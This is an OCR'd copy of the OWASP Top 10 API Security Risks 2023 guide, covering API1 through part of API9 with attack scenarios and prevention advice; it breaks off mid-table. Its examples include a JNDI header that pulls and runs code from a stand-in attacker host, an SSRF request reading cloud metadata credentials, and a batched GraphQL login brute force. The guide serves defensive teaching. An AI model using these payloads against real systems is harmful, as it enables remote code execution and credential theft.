
OWASP Top 10 API Security Risks – 2023



Risk	Description
API1:2023 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.
API2:2023 - Broken Authentication	Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising a system's ability to identify the client/user, compromises API security overall.
API3:2023 - Broken Object Property Level Authorization	This category combines API3:2019 Excessive Data Exposure and API6:2019 - Mass Assignment, focusing on the root cause: the lack of or improper authorization validation at the object property level. This leads to information exposure or manipulation by unauthorized parties.
API4:2023 - Unrestricted Resource Consumption	Satisfying API requests requires resources such as network bandwidth, CPU, memory, and storage. Other resources such as emails/SMS/phone calls or biometrics validation are made available by service providers via API integrations, and paid for per request. Successful attacks can lead to Denial of Service or an increase of operational costs.
API5:2023 - Broken Function Level Authorization	Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers can gain access to other users' resources and/or administrative functions.
API6:2023 - Unrestricted Access to Sensitive Business Flows	APIs vulnerable to this risk expose a business flow - such as buying a ticket, or posting a comment - without compensating for how the functionality could harm the business if used excessively in an automated manner. This doesn't necessarily come from implementation bugs.

API7:2023 - Server Side Request Forgery	Server-Side Request Forgery (SSRF) flaws can occur when an API is fetching a remote resource without validating the user-supplied URI. This enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.
API8:2023 - Security Misconfiguration	APIs and the systems supporting them typically contain complex configurations, meant to make the APIs more customizable. Software and DevOps engineers can miss these configurations, or don't follow security best practices when it comes to configuration, opening the door for different types of attacks.
API9:2023 - Improper Inventory Management	APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. A proper inventory of hosts and deployed API versions also are important to mitigate issues such as deprecated API versions and exposed debug endpoints.
API10:2023 - Unsafe Consumption of APIs	Developers tend to trust data received from third-party APIs more than user input, and so tend to adopt weaker security standards. In order to compromise APIs, attackers go after integrated third-party services instead of trying to compromise the target API directly.

API1:2023 Broken Object Level Authorization

Threat agents/Attack vectors	Security Weakness	Impacts

API Specific : Exploitability Easy	Prevalence Widespread : Detectability Easy	Technical Moderate : Business Specific
Attackers can exploit API endpoints that are vulnerable to broken object-level authorization by manipulating the ID of an object that is sent within the request. Object IDs can be anything from sequential integers, UUIDs, or generic strings. Regardless of the data type, they are easy to identify in the request target (path or query string parameters), request headers, or even as part of the request payload.	This issue is extremely common in API-based applications because the server component usually does not fully track the client's state, and instead, relies more on parameters like object IDs, that are sent from the client to decide which objects to access. The server response is usually enough to understand whether the request was successful.	Unauthorized access to other users' objects can result in data disclosure to unauthorized parties, data loss, or data manipulation. Under certain circumstances, unauthorized access to objects can also lead to full account takeover.

Is the API Vulnerable?

Object level authorization is an access control mechanism that is usually implemented at the code level to validate that a user can only access the objects that they should have permissions to access.

Every API endpoint that receives an ID of an object, and performs any action on the object, should implement object-level authorization checks. The checks should validate that the logged-in user has permissions to perform the requested action on the requested object.

Failures in this mechanism typically lead to unauthorized information disclosure, modification, or destruction of all data.

Comparing the user ID of the current session (e.g. by extracting it from the JWT token) with the vulnerable ID parameter isn't a sufficient solution to solve Broken Object Level Authorization (BOLA). This approach could address only a small subset of cases.

In the case of BOLA, it's by design that the user will have access to the vulnerable API endpoint/function. The violation happens at the object level, by manipulating the ID. If an attacker manages to access an API endpoint/function they should not have access to - this is a case of Broken Function Level Authorization (BFLA) rather than BOLA.

Example Attack Scenarios

Scenario #1

An e-commerce platform for online stores (shops) provides a listing page with the revenue charts for their hosted shops. Inspecting the browser requests, an attacker can identify the API endpoints used as a data source for those charts and their pattern: /shops/{shopName}/revenue_data.json. Using another API endpoint, the attacker can get the list of all hosted shop names. With a simple script to manipulate the names in the list, replacing {shopName} in the URL, the attacker gains access to the sales data of thousands of e-commerce stores.

Scenario #2

An automobile manufacturer has enabled remote control of its vehicles via a mobile API for communication with the driver's mobile phone. The API enables the driver to remotely start and stop the engine and lock and unlock the doors. As part of this flow, the user sends the Vehicle Identification Number (VIN) to the API. The API fails to validate that the VIN represents a vehicle that belongs to the logged in user, which leads to a BOLA vulnerability. An attacker can access vehicles that don't belong to him.

Scenario #3

An online document storage service allows users to view, edit, store and delete their documents. When a user's document is deleted, a GraphQL mutation with the document ID is sent to the API.

```
POST /graphql
{
 "operationName":"deleteReports",
 "variables":{
  "reportKeys":["<DOCUMENT_ID>"]
 },
 "query":"mutation deleteReports($siteId: ID!, $reportKeys: [String]!) {
  {
   deleteReports(reportKeys: $reportKeys)
```

```
   }
  }"
}
```

Since the document with the given ID is deleted without any further permission checks, a user may be able to delete another user's document.

How To Prevent

- Implement a proper authorization mechanism that relies on the user policies and hierarchy.
- Use the authorization mechanism to check if the logged-in user has access to perform the requested action on the record in every function that uses an input from the client to access a record in the database.
- Prefer the use of random and unpredictable values as GUIDs for records' IDs.
- Write tests to evaluate the vulnerability of the authorization mechanism. Do not deploy changes that make the tests fail.

API2:2023 Broken Authentication

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Common** : Detectability **Easy**	Technical **Severe** : Business Specific
The authentication mechanism is an easy target for attackers since it's exposed to everyone. Although more advanced	Software and security engineers' misconceptions regarding authentication boundaries and inherent implementation	Attackers can gain complete control of other users' accounts in the system, read their personal data, and perform sensitive

technical skills may be required to exploit some authentication issues, exploitation tools are generally available.	complexity make authentication issues prevalent. Methodologies of detecting broken authentication are available and easy to create.	actions on their behalf. Systems are unlikely to be able to distinguish attackers' actions from legitimate user ones.

Is the API Vulnerable?

Authentication endpoints and flows are assets that need to be protected. Additionally, "Forgot password / reset password" should be treated the same way as authentication mechanisms.

An API is vulnerable if it:

- Permits credential stuffing where the attacker uses brute force with a list of valid usernames and passwords.
- Permits attackers to perform a brute force attack on the same user account, without presenting captcha/account lockout mechanism.
- Permits weak passwords.
- Sends sensitive authentication details, such as auth tokens and passwords in the URL.
- Allows users to change their email address, current password, or do any other sensitive operations without asking for password confirmation.
- Doesn't validate the authenticity of tokens.
- Accepts unsigned/weakly signed JWT tokens ({"alg":"none"})
- Doesn't validate the JWT expiration date.
- Uses plain text, non-encrypted, or weakly hashed passwords.
- Uses weak encryption keys.

On top of that, a microservice is vulnerable if:

- Other microservices can access it without authentication
- Uses weak or predictable tokens to enforce authentication

Example Attack Scenarios

Scenario #1

In order to perform user authentication the client has to issue an API request like the one below with the user credentials:

```
POST /graphql
{
  "query":"mutation {
    login (username:\"<username>\",password:\"<password>\") {
      token
    }
   }"
}
```

If credentials are valid, then an auth token is returned which should be provided in subsequent requests to identify the user. Login attempts are subject to restrictive rate limiting: only three requests are allowed per minute.

To brute force log in with a victim's account, bad actors leverage GraphQL query batching to bypass the request rate limiting, speeding up the attack:

```
POST /graphql
[
  {"query":"mutation{login(username:\"victim\",password:\"password\"){token}}"},
  {"query":"mutation{login(username:\"victim\",password:\"123456\"){token}}"},
  {"query":"mutation{login(username:\"victim\",password:\"qwerty\"){token}}"},
  ...
  {"query":"mutation{login(username:\"victim\",password:\"123\"){token}}"},
]
```

Scenario #2

In order to update the email address associated with a user's account, clients should issue an API request like the one below:

```
PUT /account
Authorization: Bearer <token>

{ "email": "<new_email_address>" }
```

Because the API does not require users to confirm their identity by providing their current password, bad actors able to put themselves in a position to steal the auth token might be able to take over the victim's account by starting the reset password workflow after updating the email address of the victim's account.

How To Prevent

- Make sure you know all the possible flows to authenticate to the API (mobile/ web/deep links that implement one-click authentication/etc.). Ask your engineers what flows you missed.
- Read about your authentication mechanisms. Make sure you understand what and how they are used. OAuth is not authentication, and neither are API keys.
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g. changing the account owner email address/2FA phone number).
- Use the OWASP Authentication Cheatsheet.
- Where possible, implement multi-factor authentication.
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.
- API keys should not be used for user authentication. They should only be used for API clients authentication.

API3:2023 Broken Object Property Level Authorization

Threat agents/Attack vectors	Security Weakness	Impacts

API Specific : Exploitability **Easy**	Prevalence **Common** : Detectability **Easy**	Technical **Moderate** : Business Specific
APIs tend to expose endpoints that return all object's properties. This is particularly valid for REST APIs. For other protocols such as GraphQL, it may require crafted requests to specify which properties should be returned. Identifying these additional properties that can be manipulated requires more effort, but there are a few automated tools available to assist in this task.	Inspecting API responses is enough to identify sensitive information in returned objects' representations. Fuzzing is usually used to identify additional (hidden) properties. Whether they can be changed is a matter of crafting an API request and analyzing the response. Side-effect analysis may be required if the target property is not returned in the API response.	Unauthorized access to private/sensitive object properties may result in data disclosure, data loss, or data corruption. Under certain circumstances, unauthorized access to object properties can lead to privilege escalation or partial/full account takeover.

Is the API Vulnerable?

When allowing a user to access an object using an API endpoint, it is important to validate that the user has access to the specific object properties they are trying to access.

An API endpoint is vulnerable if:

- The API endpoint exposes properties of an object that are considered sensitive and should not be read by the user. (previously named: "Excessive Data Exposure")
- The API endpoint allows a user to change, add/or delete the value of a sensitive object's property which the user should not be able to access (previously named: "Mass Assignment")

Example Attack Scenarios

Scenario #1

A dating app allows a user to report other users for inappropriate behavior. As part of this flow, the user clicks on a "report" button, and the following API call is triggered:

```
POST /graphql
{
  "operationName":"reportUser",
  "variables":{
    "userId": 313,
    "reason":["offensive behavior"]
  },
  "query":"mutation reportUser($userId: ID!, $reason: String!) {
    reportUser(userId: $userId, reason: $reason) {
      status
      message
      reportedUser {
        id
        fullName
        recentLocation
      }
    }
  }"
}
```

The API Endpoint is vulnerable since it allows the authenticated user to have access to sensitive (reported) user object properties, such as "fullName" and "recentLocation" that are not supposed to be accessed by other users.

Scenario #2

An online marketplace platform, that offers one type of users ("hosts") to rent out their apartment to another type of users ("guests"), requires the host to accept a booking made by a guest, before charging the guest for the stay.

As part of this flow, an API call is sent by the host to POST /api/host/approve_booking with the following legitimate payload:

```
{
  "approved": true,
  "comment": "Check-in is after 3pm"
}
```

The host replays the legitimate request, and adds the following malicious payload:

```
{
  "approved": true,
  "comment": "Check-in is after 3pm",
  "total_stay_price": "$1,000,000"
}
```

The API endpoint is vulnerable because there is no validation that the host should have access to the internal object property - total_stay_price, and the guest will be charged more than she was supposed to be.

Scenario #3

A social network that is based on short videos, enforces restrictive content filtering and censorship. Even if an uploaded video is blocked, the user can change the description of the video using the following API request:

PUT /api/video/update_video

```
{
  "description": "a funny video about cats"
}
```

A frustrated user can replay the legitimate request, and add the following malicious payload:

```
{
  "description": "a funny video about cats",
  "blocked": false
}
```

The API endpoint is vulnerable because there is no validation if the user should have access to the internal object property - blocked, and the user can change the value from true to false and unlock their own blocked content.

How To Prevent

- When exposing an object using an API endpoint, always make sure that the user should have access to the object's properties you expose.
- Avoid using generic methods such as to_json() and to_string(). Instead, cherry-pick specific object properties you specifically want to return.
- If possible, avoid using functions that automatically bind a client's input into code variables, internal objects, or object properties ("Mass Assignment").
- Allow changes only to the object's properties that should be updated by the client.
- Implement a schema-based response validation mechanism as an extra layer of security. As part of this mechanism, define and enforce data returned by all API methods.
- Keep returned data structures to the bare minimum, according to the business/functional requirements for the endpoint.

API4:2023 Unrestricted Resource Consumption

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Average**	Prevalence **Widespread** : Detectability **Easy**	Technical **Severe** : Business Specific
Exploitation requires simple API requests. Multiple concurrent requests can be performed from a single local computer or by using cloud computing resources. Most of the automated tools available are	It's common to find APIs that do not limit client interactions or resource consumption. Crafted API requests, such as those including parameters that control the number of resources to be returned and performing response status/time/length analysis should allow identification of the issue. The same is valid for batched operations. Although threat agents	Exploitation can lead to DoS due to resource starvation, but it can also lead to operational costs increase such as those related to the infrastructure due to higher

designed to cause DoS via high loads of traffic, impacting APIs' service rate.	don't have visibility over costs impact, this can be inferred based on service providers' (e.g. cloud provider) business/pricing model.	CPU demand, increasing cloud storage needs, etc.

Is the API Vulnerable?

Satisfying API requests requires resources such as network bandwidth, CPU, memory, and storage. Sometimes required resources are made available by service providers via API integrations, and paid for per request, such as sending emails/SMS/phone calls, biometrics validation, etc.

An API is vulnerable if at least one of the following limits is missing or set inappropriately (e.g. too low/high):

- Execution timeouts
- Maximum allocable memory
- Maximum number of file descriptors
- Maximum number of processes
- Maximum upload file size
- Number of operations to perform in a single API client request (e.g. GraphQL batching)
- Number of records per page to return in a single request-response
- Third-party service providers' spending limit

Example Attack Scenarios

Scenario #1

A social network implemented a "forgot password" flow using SMS verification, enabling the user to receive a one time token via SMS in order to reset their password.

Once a user clicks on "forgot password" an API call is sent from the user's browser to the back-end API:

POST /initiate_forgot_password

{

```
  "step": 1,
  "user_number": "6501113434"
}
```

Then, behind the scenes, an API call is sent from the back-end to a 3rd party API that takes care of the SMS delivering:

```
POST /sms/send_reset_pass_code

Host: willyo.net

{
  "phone_number": "6501113434"
}
```

The 3rd party provider, Willyo, charges $0.05 per this type of call.

An attacker writes a script that sends the first API call tens of thousands of times. The back-end follows and requests Willyo to send tens of thousands of text messages, leading the company to lose thousands of dollars in a matter of minutes.

Scenario #2

A GraphQL API Endpoint allows the user to upload a profile picture.

```
POST /graphql

{
  "query": "mutation {
    uploadPic(name: \"pic1\", base64_pic: \"R0FOIEFOR0xJVA…\") {
      url
    }
  }"
}
```

Once the upload is complete, the API generates multiple thumbnails with different sizes based on the uploaded picture. This graphical operation takes a lot of memory from the server.

The API implements a traditional rate limiting protection - a user can't access the GraphQL endpoint too many times in a short period of time. The API also checks for the uploaded picture's size before generating thumbnails to avoid processing pictures that are too large.

An attacker can easily bypass those mechanisms, by leveraging the flexible nature of GraphQL:

POST /graphql

```
[
 {"query": "mutation {uploadPic(name: \"pic1\", base64_pic: \"R0FOIEFOR0xJVA...\") {url}}"},
 {"query": "mutation {uploadPic(name: \"pic2\", base64_pic: \"R0FOIEFOR0xJVA...\") {url}}"},
 ...
 {"query": "mutation {uploadPic(name: \"pic999\", base64_pic: \"R0FOIEFOR0xJVA...\")
{url}}"},
}
```

Because the API does not limit the number of times the uploadPic operation can be attempted, the call will lead to exhaustion of server memory and Denial of Service.

Scenario #3

A service provider allows clients to download arbitrarily large files using its API. These files are stored in cloud object storage and they don't change that often. The service provider relies on a cache service to have a better service rate and to keep bandwidth consumption low. The cache service only caches files up to 15GB.

When one of the files gets updated, its size increases to 18GB. All service clients immediately start pulling the new version. Because there were no consumption cost alerts, nor a maximum cost allowance for the cloud service, the next monthly bill increases from US$13, on average, to US$8k.

How To Prevent

- Use a solution that makes it easy to limit memory, CPU, number of restarts, file descriptors, and processes such as Containers / Serverless code (e.g. Lambdas).
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).

- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.

API5:2023 Broken Function Level Authorization

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Common** : Detectability **Easy**	Technical **Severe** : Business Specific
Exploitation requires the attacker to send legitimate API calls to an API endpoint that they should not have access to as anonymous users or regular, non-privileged users. Exposed	Authorization checks for a function or resource are usually managed via configuration or code level. Implementing proper checks can be a confusing task since modern applications can contain many types of roles, groups, and complex user hierarchies (e.g. sub-users, or users with more than one role). It's easier to discover these flaws in APIs since APIs are more structured, and accessing	Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack and may lead to data disclosure, data loss, or data corruption. Ultimately, it may

endpoints will be easily exploited.	different functions is more predictable.	lead to service disruption.

Is the API Vulnerable?

The best way to find broken function level authorization issues is to perform a deep analysis of the authorization mechanism while keeping in mind the user hierarchy, different roles or groups in the application, and asking the following questions:

- Can a regular user access administrative endpoints?
- Can a user perform sensitive actions (e.g. creation, modification, or deletion) that they should not have access to by simply changing the HTTP method (e.g. from GET to DELETE)?
- Can a user from group X access a function that should be exposed only to users from group Y, by simply guessing the endpoint URL and parameters (e.g. /api/v1/users/export_all)?

Don't assume that an API endpoint is regular or administrative only based on the URL path.

While developers might choose to expose most of the administrative endpoints under a specific relative path, like /api/admins, it's very common to find these administrative endpoints under other relative paths together with regular endpoints, like /api/users.

Example Attack Scenarios

Scenario #1

During the registration process for an application that allows only invited users to join, the mobile application triggers an API call to GET /api/invites/{invite_guid}. The response contains a JSON with details about the invite, including the user's role and the user's email.

An attacker duplicates the request and manipulates the HTTP method and endpoint to POST /api/invites/new. This endpoint should only be accessed by administrators using the admin console. The endpoint does not implement function level authorization checks.

The attacker exploits the issue and sends a new invite with admin privileges:

POST /api/invites/new

```
{
  "email": "attacker@somehost.com",
  "role":"admin"
}
```

Later on, the attacker uses the maliciously crafted invite in order to create themselves an admin account and gain full access to the system.

Scenario #2

An API contains an endpoint that should be exposed only to administrators - GET /api/admin/v1/users/all. This endpoint returns the details of all the users of the application and does not implement function level authorization checks. An attacker who learned the API structure takes an educated guess and manages to access this endpoint, which exposes sensitive details of the users of the application.

How To Prevent

Your application should have a consistent and easy-to-analyze authorization module that is invoked from all your business functions. Frequently, such protection is provided by one or more components external to the application code.

- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
- Review your API endpoints against function level authorization flaws, while keeping in mind the business logic of the application and groups hierarchy.
- Make sure that all of your administrative controllers inherit from an administrative abstract controller that implements authorization checks based on the user's group/role.
- Make sure that administrative functions inside a regular controller implement authorization checks based on the user's group and role.

API6:2023 Unrestricted Access to Sensitive Business Flows

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability **Easy**	Prevalence **Widespread** : Detectability **Average**	Technical **Moderate** : Business Specific
Exploitation usually involves understanding the business model backed by the API, finding sensitive business flows, and automating access to these flows, causing harm to the business.	Lack of a holistic view of the API in order to fully support business requirements tends to contribute to the prevalence of this issue. Attackers manually identify what resources (e.g. endpoints) are involved in the target workflow and how they work together. If mitigation mechanisms are already in place, attackers need to find a way to bypass them.	In general technical impact is not expected. Exploitation might hurt the business in different ways, for example: prevent legitimate users from purchasing a product, or lead to inflation in the internal economy of a game.

Is the API Vulnerable?

When creating an API Endpoint, it is important to understand which business flow it exposes. Some business flows are more sensitive than others, in the sense that excessive access to them may harm the business.

Common examples of sensitive business flows and risk of excessive access associated with them:

- Purchasing a product flow - an attacker can buy all the stock of a high-demand item at once and resell for a higher price (scalping)
- Creating a comment/post flow - an attacker can spam the system

- Making a reservation - an attacker can reserve all the available time slots and prevent other users from using the system

The risk of excessive access might change between industries and businesses. For example - creation of posts by a script might be considered as a risk of spam by one social network, but encouraged by another social network.

An API Endpoint is vulnerable if it exposes a sensitive business flow, without appropriately restricting the access to it.

Example Attack Scenarios

Scenario #1

A technology company announces they are going to release a new gaming console on Thanksgiving. The product has a very high demand and the stock is limited. An attacker writes code to automatically buy the new product and complete the transaction.

On the release day, the attacker runs the code distributed across different IP addresses and locations. The API doesn't implement the appropriate protection and allows the attacker to buy the majority of the stock before other legitimate users.

Later on, the attacker sells the product on another platform for a much higher price.

Scenario #2

An airline company offers online ticket purchasing with no cancellation fee. A user with malicious intentions books 90% of the seats of a desired flight.

A few days before the flight the malicious user canceled all the tickets at once, which forced the airline to discount the ticket prices in order to fill the flight.

At this point, the user buys herself a single ticket that is much cheaper than the original one.

Scenario #3

A ride-sharing app provides a referral program - users can invite their friends and gain credit for each friend who has joined the app. This credit can be later used as cash to book rides.

An attacker exploits this flow by writing a script to automate the registration process, with each new user adding credit to the attacker's wallet.

The attacker can later enjoy free rides or sell the accounts with excessive credits for cash.

How To Prevent

The mitigation planning should be done in two layers:

- Business - identify the business flows that might harm the business if they are excessively used.
- Engineering - choose the right protection mechanisms to mitigate the business risk.

Some of the protection mechanisms are more simple while others are more difficult to implement. The following methods are used to slow down automated threats:

- Device fingerprinting: denying service to unexpected client devices (e.g headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
- Human detection: using either captcha or more advanced biometric solutions (e.g. typing patterns)
- Non-human patterns: analyze the user flow to detect non-human patterns (e.g. the user accessed the "add to cart" and "complete purchase" functions in less than one second)
- Consider blocking IP addresses of Tor exit nodes and well-known proxies

Secure and limit access to APIs that are consumed directly by machines (such as developer and B2B APIs). They tend to be an easy target for attackers because they often don't implement all the required protection mechanisms.

API7:2023 Server Side Request Forgery

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Common** : Detectability **Easy**	Technical **Moderate** : Business Specific

Exploitation requires the attacker to find an API endpoint that accesses a URI that's provided by the client. In general, basic SSRF (when the response is returned to the attacker), is easier to exploit than Blind SSRF in which the attacker has no feedback on whether or not the attack was successful.	Modern concepts in application development encourage developers to access URIs provided by the client. Lack of or improper validation of such URIs are common issues. Regular API requests and response analysis will be required to detect the issue. When the response is not returned (Blind SSRF) detecting the vulnerability requires more effort and creativity.	Successful exploitation might lead to internal services enumeration (e.g. port scanning), information disclosure, bypassing firewalls, or other security mechanisms. In some cases, it can lead to DoS or the server being used as a proxy to hide malicious activities.

Is the API Vulnerable?

Server-Side Request Forgery (SSRF) flaws occur when an API is fetching a remote resource without validating the user-supplied URL. It enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.

Modern concepts in application development make SSRF more common and more dangerous.

More common - the following concepts encourage developers to access an external resource based on user input: Webhooks, file fetching from URLs, custom SSO, and URL previews.

More dangerous - Modern technologies like cloud providers, Kubernetes, and Docker expose management and control channels over HTTP on predictable, well-known paths. Those channels are an easy target for an SSRF attack.

It is also more challenging to limit outbound traffic from your application, because of the connected nature of modern applications.

The SSRF risk can not always be completely eliminated. While choosing a protection mechanism, it is important to consider the business risks and needs.

Example Attack Scenarios

Scenario #1

A social network allows users to upload profile pictures. The user can choose either to upload the image file from their machine, or provide the URL of the image. Choosing the second, will trigger the following API call:

POST /api/profile/upload_picture

```
{
  "picture_url": "http://example.com/profile_pic.jpg"
}
```

An attacker can send a malicious URL and initiate port scanning within the internal network using the API Endpoint.

```
{
  "picture_url": "localhost:8080"
}
```

Based on the response time, the attacker can figure out whether the port is open or not.

Scenario #2

A security product generates events when it detects anomalies in the network. Some teams prefer to review the events in a broader, more generic monitoring system, such as a SIEM (Security Information and Event Management). For this purpose, the product provides integration with other systems using webhooks.

As part of a creation of a new webhook, a GraphQL mutation is sent with the URL of the SIEM API.

POST /graphql

```
[
  {
    "variables": {},
    "query": "mutation {
      createNotificationChannel(input: {
        channelName: \"ch_piney\",
```

```
      notificationChannelConfig: {
       customWebhookChannelConfigs: [
        {
         url: \"http://www.siem-system.com/create_new_event\",
         send_test_req: true
        }
       ]
       }
    }){
      channelId
   }
   }"
 }
]
```

During the creation process, the API back-end sends a test request to the provided webhook URL, and presents to the user the response.

An attacker can leverage this flow, and make the API request a sensitive resource, such as an internal cloud metadata service that exposes credentials:

POST /graphql

```
[
 {
  "variables": {},
  "query": "mutation {
   createNotificationChannel(input: {
    channelName: \"ch_piney\",
    notificationChannelConfig: {
     customWebhookChannelConfigs: [
      {
       url:
\"http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm\",
       send_test_req: true
      }
     ]
    }
   }) {
    channelId
   }
  }
 }
```

]

Since the application shows the response from the test request, the attacker can view the credentials of the cloud environment.

How To Prevent

- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.
- Whenever possible, use allow lists of:
- Remote origins users are expected to download resources from (e.g. Google Drive, Gravatar, etc.)
- URL schemes and ports
- Accepted media types for a given functionality
- Disable HTTP redirections.
- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.
- Validate and sanitize all client-supplied input data.
- Do not send raw responses to clients.

API8:2023 Security Misconfiguration

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Widespread** : Detectability **Easy**	Technical **Severe** : Business Specific
Attackers will often attempt to find unpatched flaws, common endpoints, services running with insecure default	Security misconfiguration can happen at any level of the API stack, from the network level to the	Security misconfigurations not only expose

configurations, or unprotected files and directories to gain unauthorized access or knowledge of the system. Most of this is public knowledge and exploits may be available.	application level. Automated tools are available to detect and exploit misconfigurations such as unnecessary services or legacy options.	sensitive user data, but also system details that can lead to full server compromise.

Is the API Vulnerable?

The API might be vulnerable if:

- Appropriate security hardening is missing across any part of the API stack, or if there are improperly configured permissions on cloud services
- The latest security patches are missing, or the systems are out of date
- Unnecessary features are enabled (e.g. HTTP verbs, logging features)
- There are discrepancies in the way incoming requests are processed by servers in the HTTP server chain
- Transport Layer Security (TLS) is missing
- Security or cache control directives are not sent to clients
- A Cross-Origin Resource Sharing (CORS) policy is missing or improperly set
- Error messages include stack traces, or expose other sensitive information

Example Attack Scenarios

Scenario #1

An API back-end server maintains an access log written by a popular third-party open-source logging utility with support for placeholder expansion and JNDI (Java Naming and Directory Interface) lookups, both enabled by default. For each request, a new entry is written to the log file with the following pattern: <method> <api_version>/<path> - <status_code>.

A bad actor issues the following API request, which gets written to the access log file:

GET /health
X-Api-Version: ${jndi:ldap://attacker.com/Malicious.class}

Due to the insecure default configuration of the logging utility and a permissive network outbound policy, in order to write the corresponding entry to the access log, while expanding the value in the X-Api-Version request header, the logging utility will pull and execute the Malicious.class object from the attacker's remote controlled server.

Scenario #2

A social network website offers a "Direct Message" feature that allows users to keep private conversations. To retrieve new messages for a specific conversation, the website issues the following API request (user interaction is not required):

GET /dm/user_updates.json?conversation_id=1234567&cursor=GRlFp7LCUAAAA

Because the API response does not include the Cache-Control HTTP response header, private conversations end-up cached by the web browser, allowing malicious actors to retrieve them from the browser cache files in the filesystem.

How To Prevent

The API life cycle should include:

- A repeatable hardening process leading to fast and easy deployment of a properly locked down environment
- A task to review and update configurations across the entire API stack. The review should include: orchestration files, API components, and cloud services (e.g. S3 bucket permissions)
- An automated process to continuously assess the effectiveness of the configuration and settings in all environments

Furthermore:

- Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.
- Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g. HEAD).
- APIs expecting to be accessed from browser-based clients (e.g., WebApp front-end) should, at least:
- implement a proper Cross-Origin Resource Sharing (CORS) policy
- include applicable Security Headers

- Restrict incoming content types/data formats to those that meet the business/ functional requirements.
- Ensure all servers in the HTTP server chain (e.g. load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.
- Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.

API9:2023 Improper Inventory Management

Threat agents/Attack vectors	**Security Weakness**	**Impacts**
API Specific : Exploitability **Easy**	Prevalence **Widespread** : Detectability **Average**	Technical **Moderate** : Business Specific
Threat agents usually get unauthorized access through old API versions or endpoints left running unpatched and using weaker security requirements. In some cases exploits are available. Alternatively, they may get access to sensitive data through a 3rd	Outdated documentation makes it more difficult to find and/or fix vulnerabilities. Lack of assets inventory and retirement strategies leads to running unpatched systems, resulting in leakage of sensitive data. It's common to find unnecessarily exposed API hosts because of modern concepts like microservices, which make applications easy to deploy and independent (e.g. cloud computing, K8S). Simple Google Dorking, DNS enumeration, or using specialized search engines for various types of servers (webcams, routers, servers, etc.)	Attackers can gain access to sensitive data, or even take over the server. Sometimes different API versions/deployments are connected to the same database with real data. Threat agents may exploit deprecated endpoints available in old API versions to get access to administrative functions or exploit

